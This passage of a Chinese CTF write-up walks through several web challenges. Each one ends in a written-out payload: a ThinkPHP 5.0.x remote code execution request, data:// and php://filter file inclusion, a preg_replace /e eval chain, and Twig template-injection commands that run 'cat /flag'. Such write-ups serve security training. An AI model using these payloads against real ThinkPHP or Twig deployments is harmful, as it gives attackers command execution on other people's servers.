
ThinkPHP 5.0.0 ~ ThinkPHP 5.0.23

所以直接post

```
_method=__construct&filter[]=system&method=get&server[REQUEST_METHOD]=ls
```

根目录里面找到flag

```
_method=__construct&filter[]=system&method=get&server[REQUEST_METHOD]=cat /flag
```



[BJDCTF2020]ZJCTF，不过如此

分析代码,get传入两个参数text和file,text参数利用file_get_contents()函数只读形式打开，打开后内容要与"I have a dream"字符串相匹配，才能执行下面的文件包含$file参数。
看到用的是file_get_contents()函数打开text参数，以及后面的文件包含函数，自然的想到php伪协议中的data://协议
源码中提示我们去包含next.php文件,所以我们利用php://filter协议去读下next.php的源码。

于是构造payload

```
index.php?text=data://text/plain,I have a dream&file=php://filter/convert.base64-encode/resource=next.php
```

I have a dream

PD9waHAKJGlkID0gJF9HRVRbJ2lkJ107CiRfU0VTU0lPTlsnaWQnXSA9ICRpZDsKCmZ1bmN0aW9uIGNvbXBsZXgoJHJlLCAkc3RyKSB7CiAgICByZXR1cm4gcHJlZ19yZXBsYWNlKAogICAgICAgICcvKCcgLiAkcmUgLiAnKS9laScsCiAgICAgICAgJ3N0cnRvbG93ZXIoIlxcMSIpJywKICAgICAgICAkc3RyCiAgICApOwp9CmZ1bmN0aW9uIGdldEZsYWcoKXsKCUBldmFsKCRfR0VUWydjbWQnXSk7Cn0K

PD9waHAKJGlkID0gJF9HRVRbJ2lkJ107CiRfU0VTU0lPTlsnaWQnXSA9ICRpZDsKCmZ1bmN0aW9uIGNvbXBsZXgoJHJlLCAkc3RyKSB7CiAgICByZXR1cm4gcHJlZ19yZXBsYWNlKAogICAgICAgICcvKCcgLiAkcmUgLiAnKS9laScsCiAgICAgICAgJ3N0cnRvbG93ZXIoIlxcMSIpJywKICAgICAgICAkc3RyCiAgICApOwp9CmZ1bmN0aW9uIGdldEZsYWcoKXsKCUBldmFsKCRfR0VUWydjbWQnXSk7Cn0K

base64解码得：


```php
<?php
$id = $_GET['id'];
$_SESSION['id'] = $id;

function complex($re, $str) {
    return preg_replace(
        '/(' . $re . ')/ei',
        'strtolower("\\1")',
        $str
    );
}


foreach($_GET as $re => $str) {
    echo complex($re, $str). "\n";
}

function getFlag(){
 @eval($_GET['cmd']);
}
```

/e模式的preg_replace,有一个远程代码执行漏洞。
思路是利用这个代码执行，执行源码中的getFlag()函数，在传入cmd参数，再利用getFlag中的eval（）函数，再进行一个代码执行。
俄罗斯套娃。

这篇文章就是讲这个的利用的。


于是构造Payload:

```
next.php?\S*=${getFlag()}&cmd=system('cat /flag');
```




[BJDCTF2020]Cookie is so stable


什么是Twig模板注入




点击flag是一个登录界面
尝试经典{{7*7}}后判断是Twig模板注入



{{7*'7'}} 回显7777777 ==> Jinja2
{{7*'7'}} 回显49 ==> Twig




题目提示cookie



user为注入点


payload

```
{{_self.env.registerUndefinedFilterCallback("exec")}}{{_self.env.getFilter("id")}}
```




获取flag


```
{{_self.env.registerUndefinedFilterCallback("exec")}}{{_self.env.getFilter("cat /flag")}}
```




[BSidesCF 2020]Had a bad day



随便点一个试试



